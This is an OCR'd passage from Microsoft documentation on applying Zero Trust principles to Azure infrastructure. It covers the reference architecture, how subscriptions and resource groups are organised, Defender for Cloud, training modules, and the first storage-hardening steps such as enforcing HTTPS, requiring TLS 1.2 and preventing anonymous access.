
The reference architecture reflects a common deployment pattern in production environments. It is not based on the enterprise-scale landing zones recommended in the Cloud Adoption Framework (CAF), although many of the best practices in CAF are included in the reference architecture, such as using a dedicated VNet to host components that broker access to the application (hub VNet).

If you are interested in learning about the guidance recommended in the Cloud Adoption Framework Azure landing zones, see these resources:

- Get started with the Cloud Adoption Framework
- What is an Azure landing zone?

Reference architecture

The following figure shows the reference architecture for this Zero Trust guidance.




This architecture contains:

- Multiple IaaS components and elements, including different types of users and IT consumers accessing the app from different sites. such as Azure, the internet, on-premises, and branch offices.
- A common three-tier application containing a front end tier, application tier, and data tier. All tiers run on virtual machines within a VNet named SPOKE. Access to the app is protected by another VNet named HUB that contains additional security services.
- Some of the most used PaaS services on Azure that support IaaS applications, including role-based access control (RBAC) and Azure Active Directory (Azure AD). These contribute to the Zero Trust security approach.
- Storage Blobs and Storage Files that provide object storage for the applications and files shared by users.

This series of articles walk through the recommendations for implementing Zero Trust for the reference article by addressing each of these larger pieces hosted in Azure, as

shown here.




The diagram outlines the larger areas of the architecture that are addressed by each article in this series:

1. Azure Storage Services
2. Virtual machines
3. Spoke VNets
4. Hub VNets

It's important to note that the guidance in this series of articles is more specific for this type of architecture than the guidance provided in the Cloud Adoption Framework and Azure landing zone architectures. If you have applied the guidance in either of these resources, be sure to also review this series of articles for additional recommendations.

Understanding Azure components

The reference architecture diagram provides a topological view of the environment. It's also valuable to see logically how each of the components can be organized within the Azure environment. The following diagram provides a way to organize your subscriptions and resource groups. Your Azure subscriptions might be organized differently.



In this diagram, the Azure infrastructure is contained within one Azure AD tenant. The following table describes the different sections shown in the diagram.

- Azure subscriptions

  You can distribute the resources in more than one subscription, where each subscription may hold different roles, such as network subscription, or security subscription. This is described in the Cloud Adoption Framework and Azure Landing Zone documentation previously referenced. The different subscriptions may also hold different environments, such as production, development, and tests environments. It depends on how you want to separate your environment and the number of resources you will have in each. One or more subscriptions can be managed together using a Management Group. This will give you the ability to apply permissions with role based access control (RBAC) and Azure policies to a group of subscriptions instead of setting up each subscription individually.

- Microsoft Defender for Cloud and Azure Monitor

  For each Azure subscription, a set of Azure Monitor solutions and Defender for Cloud is available. If you manage these subscriptions through a Management Group, you will be able to consolidate in a single portal for all the functionality of Azure Monitor and Defender for Cloud. For example, Secure Score, provided by

Defender for Cloud, will be consolidated for all your subscriptions, using a Management Group as the scope.

- Storage resource group (1)

  The storage account is contained in a dedicated resource group. You can isolate each storage account in a different resource group for more granular permission control. Azure storage services are contained within a dedicated storage account. You can have one storage account for each type of storage workload, for example an Object Storage (also called Blob storage) and Azure Files. This provides more granular access control and can improve performance.

- Virtual machines resource group (2)


  Virtual machines are contained in one resource group. You can also have each virtual machine type for workload tiers such as front end, application, and data in different resource groups to further isolate access control.

- Spoke (3) and hub (4) VNet resource groups in separate subscriptions

  The network and other resources for each of the VNets in the reference architecture are isolated within dedicated resource groups for spoke and hub VNets. This organization works well when responsibility for these live on different teams. Another option is to organize these components by putting all network resources in one resource group and security resources in another. It depends on how your organization is set up to manage these resources.

Threat Protection with Microsoft Defender for Cloud

Microsoft Defender for Cloud is an extended detection and response (XDR) solution that automatically collects, correlates, and analyzes signal, threat, and alert data from across your environment. Defender for Cloud is intended to be used together with Microsoft 365 Defender to provide a greater breadth of correlated protection of your environment, as shown in the following diagram.



In the diagram:

- Defender for Cloud is enabled for a management group that includes multiple Azure subscriptions.
- Microsoft 365 Defender is enabled for Microsoft 365 apps and data, SaaS apps that are integrated with Azure AD, and on-premises Active Directory Domain Services (AD DS) servers.

For more information about configuring management groups and enabling Defender for Cloud, see:

- Organize subscriptions into management groups and assign roles to users
- Enable Defender for Cloud on all subscriptions in a management group

Security solutions in this series of articles

Zero Trust involves applying multiple disciplines of security and information protection together. In this series of articles, this multi-discipline approach is applied to each of the units of work for infrastructure components as follows:

Apply Zero Trust principles to Azure storage

1. Protect data in all three modes: data at rest, data in transit, and data in use
2. Verify users and control access to storage data with the least privileges
3. Logically separate or segregate critical data with network controls
4. Use Defender for Storage for automated threat detection and protection

Apply Zero Trust principles to virtual machines in Azure

1. Configure logical isolation for virtual machines
2. Leverage Role Based Access Control (RBAC)
3. Secure virtual machine boot components
4. Enable customer-managed keys and double encryption

5. Control the applications installed on virtual machines
6. Configure secure access
7. Set up secure maintenance of virtual machines
8. Enable advanced threat detection and protection

Apply Zero Trust principles to a spoke VNet in Azure

1. Leverage Azure AD RBAC or set up custom roles for networking resources
2. Isolate infrastructure into its own resource group
3. Create a network security group for each subnet
4. Create an application security group for each virtual machine role
5. Secure traffic and resources within the VNet
6. Secure access to the VNet and application
7. Enable advanced threat detection and protection

Apply Zero Trust principles to a hub VNet in Azure

1. Secure Azure Firewall Premium
2. Deploy Azure DDoS Protection Standard
3. Configure network gateway routing to the firewall
4. Configure threat protection

Recommended training for Zero Trust

The following are the recommended training modules for Zero Trust.

Azure management and governance

Training	**Describe Azure management and governance**
	The Microsoft Azure Fundamentals training is composed of three learning paths: Microsoft Azure Fundamentals: Describe cloud concepts, Describe Azure architecture and services, and Describe Azure management and governance. Microsoft Azure Fundamentals: Describe Azure management and governance is the third learning path in Microsoft Azure Fundamentals. This learning path explores the management and governance resources available to help you manage your cloud and on-premises resources. This learning path helps prepare you for Exam AZ-900: Microsoft Azure Fundamentals.

Start >

Configure Azure Policy

Training	Configure Azure Policy
	Learn how to configure Azure Policy to implement compliance requirements. In this module, you learn how to: • Create management groups to target policies and spending budgets. • Implement Azure Policy with policy and initiative definitions. • Scope Azure policies and determine compliance.

Start >

Manage security operation

Training	Manage Security operation
	Once you have deployed and secured your Azure environment, learn to monitor, operate, and continuously improve the security of your solutions. This learning path helps prepare you for Exam AZ-500: Microsoft Azure Security Technologies.

Start >

Configure storage security

Training	Configure Storage security
	Learn how to configure common Azure Storage security features like storage access signatures. In this module, you learn how to: • Configure a shared access signature (SAS), including the uniform resource identifier (URI) and SAS parameters. • Configure Azure Storage encryption. • Implement customer-managed keys. • Recommend opportunities to improve Azure Storage security.

Start >

Configure Azure Firewall

Training	Configure Azure Firewall

Training	Configure Azure Firewall
	You will learn how to configure the Azure Firewall including firewall rules. After completing this module, you will be able to: • Determine when to use Azure Firewall. • Implement Azure Firewall including firewall rules.

Start >


For more training on security in Azure, see these resources in the Microsoft catalog: Security in Azure | Microsoft Learn

Next Steps

- Apply Zero Trust principles to Storage in Azure
- Apply Zero Trust principles to Virtual machines in Azure
- Apply Zero Trust principles to Spoke Virtual Network in Azure
- Apply Zero Trust principles to Hub Virtual network in Azure


Technical illustrations

This poster provides a single-page, at-a-glance view of the components of Azure IaaS as reference and logical architectures, along with the steps to ensure that these components have the "never trust, always verify" principles of the Zero Trust model applied.

Item	Related solution guides
 PDF | Visio Updated February 2023	• Azure Storage services • Virtual machines • Spoke VNets • Hub VNets

This poster provides the reference and logical architectures and the detailed configurations of the separate components of Zero Trust for Azure IaaS. Use the pages

of this poster for separate IT departments or specialties or, with the Microsoft Visio version of the file, customize the diagrams for your infrastructure.

Item	Related solution guides
 PDF | Visio Updated February 2023	• Azure Storage services • Virtual machines • Spoke VNets • Hub VNets

For additional technical illustrations, click here.

References

Refer to the links below to learn about the various services and technologies mentioned in this article.

- What is Azure - Microsoft Cloud Services
- Azure Infrastructure as a Service (IaaS)
- Virtual Machines (VMs) for Linux and Windows
- Introduction to Azure Storage
- Azure Virtual Network
- Introduction to Azure security
- Zero Trust implementation guidance
- Overview of the Microsoft cloud security benchmark
- Security baselines for Azure overview
- Building the first layer of defense with Azure security services
- Microsoft Cybersecurity Reference Architectures

Apply Zero Trust principles to Azure storage

Article • 02/27/2023 • 10 minutes to read

This article provides steps to apply the principles of Zero Trust to Azure Storage:


Zero Trust principle	Definition	Met by
Verify explicitly	Always authenticate and authorize based on all available data points.	Verify user credentials and access.
Use least privileged access	Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.	Control access to storage data with least privileges.
Assume breach	Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.	Protect data at rest, data in transit, and data in use. Separate critical data with network controls. Use Defender for Storage for automated threat detection and protection.

This article is part of a series of articles that demonstrate how to apply the principles of Zero Trust across an environment in Azure that includes Azure Storage services to support an IaaS workload. For an overview, see Apply Zero Trust principles to Azure infrastructure.

Storage architecture in Azure

You apply Zero Trust principles for Azure Storage across the architecture, from the tenant and directory level down to the storage container at the data layer.

The following diagram shows the logical architecture components.



In the diagram:

- The storage account for the reference architecture is contained in a dedicated resource group. You can isolate each storage account in a different resource group for more granular role-based access controls (RBAC). You can assign RBAC permissions to manage the storage account at the resource group or resource group level and audit these with Azure Active Directory (Azure AD) logging and tools such as Privileged Identity Management (PIM). If you're running multiple applications or workloads with multiple corresponding storage accounts in one Azure subscription, it is important to limit each storage account's RBAC permissions to its corresponding owners, data custodians, controllers, etc.
- Azure storage services for this diagram are contained within a dedicated storage account. You can have one storage account for each type of storage workload.
- For a broader look at the reference architecture, see the Apply Zero Trust principles to Azure IaaS overview.

The diagram doesn't include Azure Queues and Azure Tables. Use the same guidance in this article to secure these resources.

What's in this article?

This article walks through the steps to apply the principles of Zero Trust across the reference architecture.

Step	Task	Zero Trust principle(s) applied
1	Protect data in all three modes: data at rest, data in transit, data in use.	Assume breach
2	Verify users and control access to storage data with least privileges.	Verify explicitly Use least privileged access
3	Logically separate or segregate critical data with network controls.	Assume breach
4	Use Defender for Storage for automated threat detection and protection.	Assume breach

Step 1. Protect data in all three modes: data at rest, data in transit, data in use

You configure most of the settings for protecting data at rest, in transit, and in use, when you create the storage account. Use the following recommendations to be sure you configure these protections. Also consider enabling Microsoft Defender for Cloud to automatically evaluate your storage accounts against the Microsoft cloud security benchmark that outlines a security baseline for each Azure service.

For more information on these storage security controls, see here.

Use encryption in transit

Keep your data secure by enabling transport-level security between Azure and the client. Always use HTTPS to secure communication over the public internet. When you call the REST APIs to access objects in storage accounts, you can enforce the use of HTTPS by requiring Secure Transfer Required for the storage account. Any request originating from an insecure connection is rejected.

This configuration is enabled by default when you deploy a new Azure Storage Account (Secure by Default).

Consider applying a policy to deny the deployment of insecure connections for Azure Storage (Secure by Design).

This configuration also requires SMB 3.0 with Encryption.

Prevent anonymous public read access


By default, public blob access is prohibited, but a user with the proper permissions can configure an accessible resource. To prevent data breaches from anonymous access, you should specify who has access to your data. Preventing this at the storage account level prevents a user from enabling this access at the container or blob level.

For more information, see Prevent anonymous public read access to containers and blobs.

Prevent shared key authorization

This configuration forces the storage account to reject all requests made with a shared key and require Azure AD authorization instead. Azure AD is a more secure choice as you can use risk-based access mechanisms to harden access to data tiers. For more information, see Prevent Shared Key authorization for an Azure Storage account.

You configure data protection for all three modes from the configuration settings of a storage account, as shown here.



These settings can't be changed after you create the storage account.

Enforce a minimum required version of transport layer security (TLS)


The highest version Azure Storage currently supports is TLS 1.2. Enforcing a minimum TLS version rejects requests from clients using older versions. For more information, see Enforce a minimum required version of TLS for requests to a storage account.

Define the scope for copy operations

Define the scope for copy operations to restrict copy operations to only those from source storage accounts that are within the same Azure AD tenant or that have a Private Link to the same virtual network (VNet) as the destination storage account.

